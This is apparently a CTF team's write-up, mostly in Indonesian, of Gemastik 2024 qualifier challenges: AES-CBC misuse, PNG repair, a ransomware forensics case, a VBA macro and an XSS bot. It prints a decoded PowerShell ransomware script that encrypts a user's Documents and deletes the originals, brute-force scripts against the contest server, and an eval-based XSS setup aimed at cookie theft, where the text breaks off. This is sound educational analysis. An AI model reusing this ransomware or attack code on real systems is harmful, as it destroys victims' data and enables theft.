

# Gemastik XVII - 2024

## QUAL



GEMASTIK24-1355758728\_TigaHackerBaik  
danRajinMenabung

WRITEUP

# Table of Contents

<b>Cryptography.....</b>	<b>3</b>
Baby AES.....	3
<b>Forensics.....</b>	<b>10</b>
Baby Structured.....	10
Ruze.....	14
<b>Reverse Engineering.....</b>	<b>21</b>
Baby P-Code.....	21
<b>Web.....</b>	<b>25</b>
Baby XSS.....	25

# Cryptography

## Baby AES

Challenge

14 Solves

×


### Baby AES

451

I recently learned about AES encryption, and now I'm offering an AES encryption service to anyone. Please provide a message that you would like encrypted.

**Author:** Chovid99

`nc ctf.gemastik.id 10004`

 baby-aes.zip

Flag

Submit

Diberikan sebuah file chall.py

```
chall.py

#!/usr/local/bin/python

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os

def encrypt(key, pt):
    cipher = AES.new(key, AES.MODE_CBC)
    ct = cipher.decrypt(pad(pt, 16))
```

```

        return cipher.iv + ct

print(f'Welcome to the AES CBC Machine')
print(f'Give me some input, and I will encrypt it for you')

with open('flag.txt', 'rb') as f:
    flag = f.read().strip()
assert len(flag) == 67

key = os.urandom(16)
out = encrypt(key, flag)
print(f'This is the example of the encryption result:
{out.hex()}')
while True:
    msg = bytes.fromhex(input('Give me your message: '))
    print(f'Encryption result: {encrypt(key, msg).hex()}')

```

Pada kode python yang diberikan dapat dilihat bahwa panjang flag adalah 67 karakter dan fungsi encrypt yang didefinisikan sebenarnya melakukan decrypt pada variable pt.

Sebelum decrypt, variable pt akan di-padding dengan kelipatan 16 terlebih dahulu. Karena panjang karakter adalah 67, maka paddingnya adalah:

$(16 * 5) - 67 = 13$  karakter

Pada saat melakukan komparasi ternyata diperlukan 4 karakter terakhir plaintext yang sama agar menghasilkan 2 karakter hex terakhir yang sama (seperti pada gambar di bawah).

Kami membuat wordlist dengan cara melakukan brute force pada 4 karakter terakhir plaintext dan jika 2 karakter terakhir hex sama, maka akan masuk ke dalam wordlist.

```
brute1.py

from pwn import *
import string

def main():
    io = remote('ctf.gemastik.id', 10004, level='error')
    io.recvuntil(b'This is the example of the encryption
result: ')
    flag = io.recvline().strip()

    chars = string.ascii_letters

    for i in chars:
        for j in chars:
            for k in chars:
                inp =
(b'gemastik{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA' + i.encode() + j.encode() + k.encode() + b'}').hex()
                io.sendline(inp)
                io.recvuntil(b'Encryption result: ')

```

```

        result = io.recvline().strip()
        print(i+j+k)

        if flag[-2:] == result[-2:]:
            with open('wordlist.txt', 'a') as f:
                f.write(f'{i}{j}{k}\n')

if __name__ == "__main__":
    main()

```

Kami melakukan brute force 5 karakter terakhir plaintext menggunakan wordlist yang dibuat sebelumnya dengan kondisi apabila 4 karakter terakhir hex sama maka ditemukan.

#### brute2.py

```

from pwn import *
import string

def main():
    io = remote('ctf.gemastik.id', 10004, level='error')
    io.recvuntil(b'This is the example of the encryption
result: ')
    flag = io.recvline().strip()

    chars = string.ascii_letters
    wordlist = open('wordlist.txt', 'r').readlines()

    for i in chars:
        for k in wordlist:
            k = k.strip()

```

```

        inp =
(b'gemastik{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA' + i.encode() + k.encode() + b'}').hex()

        io.sendline(inp)
        io.recvuntil(b'Encryption result: ')
        result = io.recvline().strip()
        print(i, k)

        if flag[-4:] == result[-4:]:
            print('Found:', i + k)
            exit(0)

if __name__ == "__main__":
    main()

```

```

z YxZ
z YBo
z YFK
z YRu
z YVh
z ZlN
z Ztg
z Zxj
z Zyc
z Zzr
z ZDE
z ZFy
z ZHd
z ZLw
z ZTQ
z ZZz
Found: zZZz

```

Setelah 5 karakter terakhir plaintext ditemukan selanjutnya hanya perlu melakukan brute force per-satu karakter dari akhir hingga awal flag.

#### solver.py

```
from pwn import *
import string

def main():
    io = remote('ctf.gemastik.id', 10004, level='error')
    io.recvuntil(b'This is the example of the encryption
result: ')
    flag = io.recvline().strip()

    counter = -6
    flag_real = [i for i in
'gemastik{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zZZz}']

    chars = string.printable

    for i in range(61, 8, -1):
        for j in chars:
            flag_real[i] = j
            inp = ''.join(flag_real)

            io.sendline(inp.encode().hex())
            io.recvuntil(b'Encryption result: ')
            result = io.recvline().strip()

            if flag[counter:] == result[counter:]:
```





# Forensics

## Baby Structured



Diberikan challenge pada kategori Forensics berupa attachment zip yang berisi file png tak ber-ekstensi **.png**

Setelah ditambahkan ekstensi **.png** pada file, akan tampil gambarnya, namun tidak terdapat informasi apapun

Sesuai yang ditulis di deskripsi challenge bahwa gambar tersebut di cropped, jadi file yang di berikan hanyalah berupa gambar di cropped/potong

```
nopedawn@npdn ~/C/G/q/Baby_Structured> xxd zhezhi_____.png | head
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452 .PNG.....IHDR
00000010: 0000 02b9 0000 0213 0806 0000 00a5 ae0f .....
00000020: 8800 0000 0173 5247 4200 aece 1ce9 0000 .....sRGB.....
00000030: 0004 6741 4d41 0000 b18f 0bfc 6105 0000 ..gAMA.....a...
00000040: 0009 7048 5973 0000 0ec3 0000 0ec3 01c7 ..pHYs.....
00000050: 6fa8 6400 00ff a549 4441 5478 5eec fd67 o.d....IDATx^..g
00000060: 9b23 c995 250c de08 6820 105a 4746 caca .#..%...h .ZGF..
00000070: aaac 2c5d 24ab 4816 d93d 9c99 9e9d de99 ..,]$$.H..=.....
00000080: 779f fdb4 fb77 f61f edee bbdb 3bd3 336f w....W.....;3o
00000090: 77b3 a945 e9ca aacc 4a2d 2243 6b04 3410 w..E....J-"Ck.4.
```

Pada awalnya kami memutuskan hanya untuk recover width, dan ternyata sepertinya salah jalan (tidak hanya pada width saja). Yang benar adalah perlu recover crc height segment untuk meng-expand height dari gambar tersebut agar didapat gambar original nya.

#### fix.py

```
import binascii
import struct
import subprocess

def fix_crc_and_expand_height(png_file, output_file, new_height):
    with open(png_file, 'rb') as f:
        data = f.read()

    # Extract the IHDR chunk (length: 4, type: 4, data: 13, CRC: 4)
    ihdr_length = data[8:12]
    ihdr_type = data[12:16]
    ihdr_data = data[16:29]
    original_crc = data[29:33]

    width = struct.unpack('>I', ihdr_data[:4])[0]
    height = struct.unpack('>I', ihdr_data[4:8])[0]
    print(f"Original Width: {width}, Original Height: {height}")

    new_ihdr_data = ihdr_data[:4] + struct.pack('>I', new_height) + ihdr_data[8:]
```

```

    calculated_crc = binascii.crc32(ihdr_type + new_ihdr_data) & 0xffffffff
    correct_crc = struct.pack('>I', calculated_crc)

    fixed_data = data[:16] + new_ihdr_data + correct_crc + data[33:]

    with open(output_file, 'wb') as f:
        f.write(fixed_data)

    print(f"CRC fixed and height expanded to {new_height}, saved to: {output_file}")

# def analyze_image(png_file):
#     result = subprocess.run(['zsteg', '-a', png_file], capture_output=True, text=True)
#     print("zsteg analysis:")
#     print(result.stdout)


fixed_file = 'expanded_zhezhi.png'
new_height = 1080
fix_crc_and_expand_height('zhezhi______', fixed_file, new_height)
# analyze_image(fixed_file)

```

```

nopedawn@npdn ~/C/G/q/Baby_Structured> python3 fix.py
Original Width: 697, Original Height: 531
CRC fixed and height expanded to 1080, saved to: expanded_zhezhi.png

```



FLAG: gemastik{g0t\_cr0pped\_by\_structur3}

## Ruze

Challenge

16 Solves

×

### Ruze

#### 400

You are a DFIR Consultant, you got a client (MR. K) who has a ransomware problem, where when he installs something suddenly his device reboots and his files suddenly disappear, and there are files that confirm that he was hit by ransomware. can you help him?

Note : Dont execute the malicious file on your computer!

Note : Remember you are a DFIR Consultant, not a malware consultant who focus to analyze the ransomware file!

you can download the file you need in here :  
<https://mega.nz/file/Ln53ARjT#ZUwOX1WBfTsRjgjsYgsHB5xr6d4pGNpVPr8N3kl6WhI>

Password : 1nip4ssw0rdny4

**Author:** blacowhait

Flag

Submit

Diberikan sebuah challenge pada kategori Forensics dengan attachment link berupa file logical images / container dari sebuah os windows. Setelah mencari-cari informasi tentang tipe file **ad1** untuk menganalisanya dapat menggunakan FTK Imager, agar memudahkan analisa perlu di Export Files terlebih dahulu Physical Drive Partition nya lalu simpan ke dalam folder.

Hal pertama yang harus dilakukan adalah dengan melihat isi struktur keseluruhan hirarki **tree** dari sistem yang ada, dengan melakukan hirarkikal step pada sistem didapat beberapa informasi berupa file yang akan dicari selanjutnya

```
nopedawn@npgn ~/C/G/q/R/exported> tree
.
├── $I30
├── $TXF_DATA
├── Administrator
│   ├── $I30
│   ├── AppData
│   │   ├── Local
│   │   │   ├── $I30
│   │   │   ├── Application Data
│   │   │   ├── History
│   │   │   ├── Microsoft
│   │   │   │   ├── $I30
│   │   │   │   ├── InputPersonalization
│   │   │   │   │   └── TrainedDataStore
│   │   │   │   ├── PenWorkspace
│   │   │   │   │   └── DiscoverCacheData.dat
│   │   │   └── Windows
│   │   │       ├── $I30
│   │   │       ├── 0
│   │   │       ├── 1033
│   │   │       │   └── StructuredQuerySchema.bin
│   │   │       ├── Application Shortcuts
│   │   │       │   └── desktop.ini
│   │   │       ├── Burn
│   │   │       │   └── Burn
│   │   │           └── desktop.ini
```

Pada evidence yang pertama ada pada,

```
sand-4ECC834FCF/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/Console.bat
```

Dimana sang hax0r menyimpan sebuah ransom script pada saat menjalankan powershell command, script yang disimpan adalah berupa script yang di reverse 1 byte, kemudian diubah ke base64.

```
nopedawn@npdn ~/C/G/q/R/exported> cd sand-4ECC834FCF/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/
nopedawn@npdn ~/C/G/q/R/e/s/A/R/M/W/P/PSReadLine> ls
Console.bat ConsoleHost_history.txt
nopedawn@npdn ~/C/G/q/R/e/s/A/R/M/W/P/PSReadLine> cat ConsoleHost_history.txt
ls
exit
nopedawn@npdn ~/C/G/q/R/e/s/A/R/M/W/P/PSReadLine> cat Console.bat
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -e JABLAHMAagBpAEIARAAGAD0AIAAIAGAAIgBzAGUAbgBvAGQAY
AAiACAAdAB1AHAAAdAB1AE8ALQBLAHQAaQByAFcAOwB9ADgAMgBFAEUAMgA5ACQAIAA5AEEAngA2ADcAngAkACAAMQBFADgAMwBDAEUAJAAGADA
AQwAzADgANwBEACQAIABLAGwAaQBGAC0AdABwAHkAcgBjAG4ARQA7AGUAbQBhAE4ALgBDAEUANQBCADkAQwAkACAAaAB0AGEAUABkAGwAaQBoA
EMALQAAGADAAOQA2ADkAngAwACQAIAB0AHQAYQBQAC0AIB0AHQAYQBQAC0AbgBpAG8ASgAgAD0AIAAxAEUA0AAzAEMARQAkADsAZQBtAGEATgB
sAGwAdQBGAC4AQwBFADUAQgA5AEMAJAAGAD0AIAAwAEMAMwA4ADcARABgACQAewAgACKANQAZADQAOABGADEAJAAGAG4AaQAgAEMARQA1AEIAO
QBDAGAAJAAoACAAaABjAGEAZQByAG8AZgA7AGUAbABpAEYALQAgaEEAQwA5AEMAQQBGACQAIAB0AHQAYQBQAC0AIBtAGUAdABJAGQAbABpAGg
AQwAtAHQAZQBHCAAPQAgADUAMwA0ADgARgAxACQA0wB9ADAANGBFADkAngAwACQAIAB0AHQAYQBQAC0AIB5AHIAbwB0AGMAZQByAGkARAAGAG
GUACAB5AFQAbQBLAHQASQAtACAAbQBLAHQASQAtAHcAZQBOAHsAIAApACKAMAA2AEUAQQA2ADAAJAAGAGgAdABhFAALQAgAGgAdABhFAALQB
GAUHAZQBHCAAPQAgADUAMwA0ADgARgAxACQA0wB9ADAANGBFADkAngAwACQAIAB0AHQAYQBQAC0AIB5AHIAbwB0AGMAZQByAGkARAAGAG
GUACAB5AFQAbQBLAHQASQAtACAAbQBLAHQASQAtAHcAZQBOAHsAIAApACKAMAA2AEUAQQA2ADAAJAAGAGgAdABhFAALQAgAGgAdABhFAALQB
```

Yang perlu dilakukan untuk mendapatkan powershell script tersebut adalah dengan melakukan proses sebaliknya dari (Decode Base64 > Reverse ::-1 byte), setelah itu didapat dari melakukan beberapa perubahan yang sekiranya dapat terbaca. Pada script nya melakukan encrypt file menggunakan AES dengan key dan iv.

```
function Encrypt-File {param
([string]$D783C0,[string]$EC38E1,[string]$6766A9,[string]$92EE28);
$4099D1 = [SystemTextEncoding]::UTF8GetBytes($`6766A9);
$68263A = [SystemTextEncoding]::UTF8GetBytes($`92EE28);
if ($`4099D1Length -ne 16 -and $4099D1Length -ne 24 -and $4099D1Length -ne 32) {throw
"ERROR"};
if ($`68263ALength -ne 16) {throw "ERROR"};
$88DB2B = New-Object "SystemSecurityCryptographyAesManaged";
$88DB2BKey = $4099D1;
$88DB2BIV = $68263A;
$88DB2BMode = [SystemSecurityCryptographyCipherMode]::CBC;
$88DB2BPadding = [SystemSecurityCryptographyPaddingMode]::PKCS7;
$BDAE58 = [SystemIOFile]::ReadAllBytes($`D783C0);
$FF85F8 = $88DB2BCreateEncryptor();
$42B0F0 = $FF85F8TransformFinalBlock($`BDAE58, 0, $BDAE58Length);
;
[byte[]] $C81F44 = $88DB2BIV + $42B0F0;
$88DB2BDispose();
Write-Output $EC38E1;
$8F3762 = [SystemIOFile]::WriteAllBytes($`EC38E1, $C81F44);
Write-Output "`done";
Remove-Item -Path $D783C0};
```



```

$18FDDF = "`C:\Users\" + $Env:UserName + "\Documents";
$F9C9CA = $18FDDF;
$069690 = "`C:\Users\" + $Env:UserName + "\AppData\Local\Microsoft\Garage";
try {New-Item -Path $069690 -ItemType Directory -ErrorAction Stop} catch
[SystemIOIOException] {"`Already Exist!"`;
$069E60 = "`HKCU:\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77";
$6766A9 = (Get-ItemProperty -Path $069E60 -Name "`59e2beee1b06") "`59e2beee1b06";
$92EE28 = (Get-ItemProperty -Path $069E60 -Name "`076a2843f321") "`076a2843f321";
Write-Output $6766A9;
if (-not (Test-Path -Path $069E60)) {New-Item -ItemType Directory -Path $069E60};
$1F8435 = Get-ChildItem -Path $F9C9CA -File;
foreach ($C9B5EC in $1F8435) {$D783C0 = $C9B5EC.FullName;
    $EC38E1 = Join-Path -Path $069690 -ChildPath $C9B5ECName;
Encrypt-File $D783C0 $EC38E1 $6766A9 $92EE28};
Write-Output "`done"

```

```

nopedawn@npdn ~/C/G/q/R/e/s/Desktop> ls
README.txtx  desktop.ini
nopedawn@npdn ~/C/G/q/R/e/s/Desktop> cat README.txtx
HAHAHHHA got ransom, i will give you an application for decrypt it, if you sent me $8110642.30 to this wallet
addres f4k3w4l13tt0nt0sintth15e

```

Tak hanya itu, sang hax0r juga meninggalkan jejak berupa file txt untuk meminta tebusan berupa uang yang disimpan di Desktop sandbox

Selanjutnya dengan mencari file yang terkena ransomware, file tersebut ada pada

```

sand-4ECC834FCF/AppData/Local/Microsoft/Garage

```

```

nopedawn@npdn ~/C/G/q/R/e/s/A/L/M/Garage> ls
'$I30'
seccreettttt_credentiallll_confidentalll_moodd_boossteerrrr.pdf
seccreettttt_credentiallll_confidentalll_moodd_boossteerrrr.pdf.FileSlack
secret-moooodd-booster.mp4
secret-moooodd-booster.mp4.FileSlack
secretttttt-mooodd-booster.mp4

```

seluruhnya file pada lokasi tersebut terkena ransomware, terutama juga file **pdf**.

Lalu buat decryptor untuk mendapatkan file secara utuh. File yang akan dicoba dilakukan decrypt adalah file **pdf**. Berikut scriptnya

#### **decryptor.py**

```
from Crypto.Cipher import AES

key = b''
iv = b''

cipher = AES.new(key, AES.MODE_CBC, iv)

with open('Garage/seccreetttt_credentiallll_confidentalll_moodd_boooosteerrrr.pdf', 'rb') as f:
    encrypted_data = f.read()

decrypted_data = cipher.decrypt(encrypted_data[16:])

pad_len = decrypted_data[-1]
decrypted_data = decrypted_data[:-pad_len]

with open('decrypted_file.pdf', 'wb') as f:
    f.write(decrypted_data)
```

Namun, untuk men-decrypt nya dibutuhkan key dan iv (*initialization vector*) nya, maka dari itu perlu searching-searching dulu dan didapat caranya dengan melakukan Registry Analysis. Kita tahu pada root folder sandbox terlihat jelas terdapat file windows registry, yaitu

**sand-4ECC834FCF/NTUSER.DAT**

dari sini kita tinggal lakukan analisa untuk mencari registry value menggunakan regshell,

Untuk lokasi registry nya terletak pada

```
|SOFTWARE\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77
```

```
nopedawn@npgdn ~/C/G/q/R/e/sand-4ECC834FCF> file NTUSER.DAT
NTUSER.DAT: MS Windows registry file, NT/2000 or above
nopedawn@npgdn ~/C/G/q/R/e/sand-4ECC834FCF> regshell -F NTUSER.DAT
\> ls
K AppEvents
K Console
K Control Panel
K Environment
K EUDC
K Keyboard Layout
K Network
K Printers
K SOFTWARE
K System
\> cd SOFTWARE
New path is: \SOFTWARE
\SOFTWARE> ls
K AccessData
K AppDataLow
K Google
K Microsoft
K Policies
K RegisteredApplications
K Wow6432Node
\SOFTWARE> cd Microsoft
New path is: \SOFTWARE\Microsoft
```


```
K Windows NT
K Windows Search
K Windows Security Health
K Wisp
\SOFTWARE\Microsoft> cd Windows\ NT
New path is: \SOFTWARE\Microsoft\Windows NT
\SOFTWARE\Microsoft\Windows NT> ls
K CurrentVersion
\SOFTWARE\Microsoft\Windows NT> cd CurrentVersion
New path is: \SOFTWARE\Microsoft\Windows NT\CurrentVersion
\SOFTWARE\Microsoft\Windows NT\CurrentVersion> ls
K 02e7a9afbb77
K AppCompatFlags
K BackgroundModel
K Devices
K EFS
K Fonts
K HostActivityManager
K ICM
K MsiCorruptedFileRecovery
K Network
K PrinterPorts
K TileDataModel
K TokenBroker
K Windows
K Winlogon
\SOFTWARE\Microsoft\Windows NT\CurrentVersion> cd 02e7a9afbb77
```

```
\SOFTWARE\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77> ls
V "59e2beee1b06" REG_SZ ea0aaa5d53dddfef
V "076a2843f321" REG_SZ 15ccfc351be2d69c
\SOFTWARE\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77> |
```

Didapatkan key dan iv nya,

```
key = b'ea0aaa5d53dddfef'
iv = b'15ccfc351be2d69c'
```

masukkan value tersebut, jalankan kembali decryptor dan didapat hasil output file pdf yang berisikan flagnya



FLAG:

gemastik{be\_careful\_with\_what\_is\_on\_the\_internet\_r4nsom\_everywhere}

# Reverse Engineering

## Baby P-Code

Challenge

49 Solves

✕

### Baby P-Code

#### 100

This is not a malware document but contains a **macros** flag checker, but since everyone is trust-issue , generally most people will **not** activate the macros and go to **Developer** Tab in their Ms Excel and go to **Visual Basic** or **Macros** to edit the VBA subroutine right? .... right?

Download the challenge file here ->  
[https://mega.nz/file/hNxTnajZ#-Sxh6Dxl8BZa5\\_4nWyKxuQNR0gH6\\_wthAEb07sIAdh0](https://mega.nz/file/hNxTnajZ#-Sxh6Dxl8BZa5_4nWyKxuQNR0gH6_wthAEb07sIAdh0)

Reference Walkthrough =  
<https://support.microsoft.com/en-us/office/find-help-on-using-the-visual-basic-editor-61404b99-84af-4aa3-b1ca-465bc4f45432>

Your **developer** tab is not showing? Go to **File -> Options -> Customize Ribbon** and check that Developer navigation bar ~

**Author:** aseng & kosong

Flag

Submit

Diberikan challenge pada kategori Reverse Engineering berupa attachment file xls macro

Jika dibuka menggunakan software spreadsheet editor seperti Excel tidak terdapat informasi apapun, setelah dicoba cek menggunakan tools **olevba** parse OLE untuk extract VBA Macro Code, didapat hasil berikut

```

$ olevba gemastik.xls
olevba 0.60.4 on Python 3.10.12 - http://decalage.info/python/oletools
=====
FILE: gemastik.xls
Type: OLE
-----
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - -
' 0085      14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet
-----
VBA MACRO VBA_P-code.txt
in file: VBA P-code - OLE stream: 'VBA P-code'
- - - - -
' Processing file: gemastik.xls
' =====
' Module streams:
' _VBA_PROJECT_CUR/VBA/ThisWorkbook - 2551 bytes
' Line #0:
'      FuncDefn (Private Sub checkflag())
' Line #1:
'      Dim
'      VarDefn targetString (As String)
' Line #2:
'      Dim
'      VarDefn checkString (As String)
' Line #3:
' Line #4:
'      LineCont 0x0010 25 00 13 00 48 00 13 00 6B 00 13 00 8E 00 13 00
'      LitDI2 0x0067
'      ArgsLd Chr 0x0001
'      LitDI2 0x0065
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x006D
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x0061

```

```

'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x0073
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x0074
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x0069
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x006B
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x007B
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x0031
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x005F
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x0034
'      ArgsLd Chr 0x0001
'      Concat
'      LitDI2 0x006D
'      ArgsLd Chr 0x0001
'      Concat
...
# Takut kepanjangan halamannya

```

Terdapat 2 file VBA MACRO xlm\_macro.txt & VBA\_P-code.txt yang ditemukan.

Inti dari isi macro vba berupa code didefinisikan dua variabel string **targetString** dan **checkString**. Kemudian disusun string target dengan menggabungkan beberapa karakter menggunakan kode

karakter dan dibandingkan dengan nilai cell A1. Jika cocok akan menampilkan pesan "Correct!", jika tidak "Incorrect!". Setelah itu akan dipanggil **checkflag** saat workbook dibuka.

Untuk mengekstrak flagnya, ada di karakter yang tersimpan di string lalu setelah di decode dari hex didapatlah flagnya

```
extracted = '67 65 6D 61 73 74 69 6B 7B 31 5F 34 6D 5F 73 74 30 6D 70
65 64 5F 5F 5F 5F 68 6D 6D 6D 7D'
print(bytes.fromhex(extracted).decode("utf-8"))
```

```
nopedawn@npdn ~/C/G/q/Baby_P-Code> python3
Python 3.10.12 (main, Oct 21 2023, 20:00:32) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> extracted = '67 65 6D 61 73 74 69 6B 7B 31 5F 34 6D 5F 73 74 30 6D 70 65 64 5F 5F 5F 5F 68 6D 6D 6D 7D'
>>> print(bytes.fromhex(extracted).decode("utf-8"))
gemastik{1_4m_st0mped____hmmm}
```

FLAG: gemastik{1\_4m\_st0mped\_\_\_\_hmmm}



# Web

## Baby XSS

Challenge

58 Solves

×

### Baby XSS

#### 100

Aku yang baru belajar XSS menemukan sebuah repo untuk automasi XSS challenge deployment, berikut reponya:

<https://github.com/dimasma0305/CTF-XSS-BOT/>

Bisakah kalian membantuku untuk melakukan eksploitasi XSS sesuai pada repo kode vulnerable yang ada di repository tersebut?

**Author:** Dimas Maulana

<http://ctf.gemastik.id:9020/>

Flag

Submit

Diberikan source code yang ada pada github dengan link:  
<https://github.com/dimasma0305/CTF-XSS-BOT/>

Pada index.html terdapat javascript code yang mengambil parameter x kemudian memanggil fungsi eval dengan argumen value dari parameter x.


CTF-XSS-BOT / src / index.html

dimasma0305 init

Code Blame 26 lines (21 loc) · 806 Bytes

```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>POC Website</title>
8   <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet"
9     integrity="sha384-9ndCyUaIbzA12FUVXJi0CjmcCapSm07SnPjef0486qhLnuZ2cdeRh002iuK6FUUVM" crossorigin="anonymous">
10 </head>
11
12 <body data-bs-theme="dark">
13
14 </body>
15
16 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js"
17   integrity="sha384-gewF76RCwLtnZ8qwWowPQNguL3RmwHVBC9FhGdlKrxdiJJigb/j/68SIy3Te4Bkz"
18   crossorigin="anonymous"></script>
19 <script>
20   const url = new URL(location)
21   if (url.searchParams.has("x")) {
22     eval(url.searchParams.get("x"))
23   }
24 </script>
25
26 </html>
```

Kami melakukan validasi XSS pada parameter x dengan cara injeksi javascript code untuk memanggil fungsi alert.



Setelah tervalidasi selanjutnya kami mencari cara untuk mendapatkan flag. Pada bot.js terlihat bahwa flag disimpan pada cookie yang dimiliki oleh bot.

```
CTF-XSS-BOT / bot / bot.js
Code Blame 118 lines (108 loc) · 3.5 KB
87 bot: async (urlToVisit) => {
88   const context = await getContext()
89   try {
90     const page = await context.newPage();
91     await context.addCookies([
92       {
93         name: "flag",
94         httpOnly: false,
95         value: CONFIG.APPFLAG,
96         url: CONFIG.APPURL
97       }
98     ]);
99     console.log(`bot visiting ${urlToVisit}`);
100    await page.goto(urlToVisit, {
101      waitUntil: 'load',
102      timeout: 10 * 1000
103    });
104    await sleep(15000);
105    console.log("browser close...");
106    return true;
107  } catch (e) {
108    console.error(e);
109    return false;
110  } finally {
111    if (CONFIG.APPEXTENSIONS !== "") {
112      await context.browser().close();
113    } else {
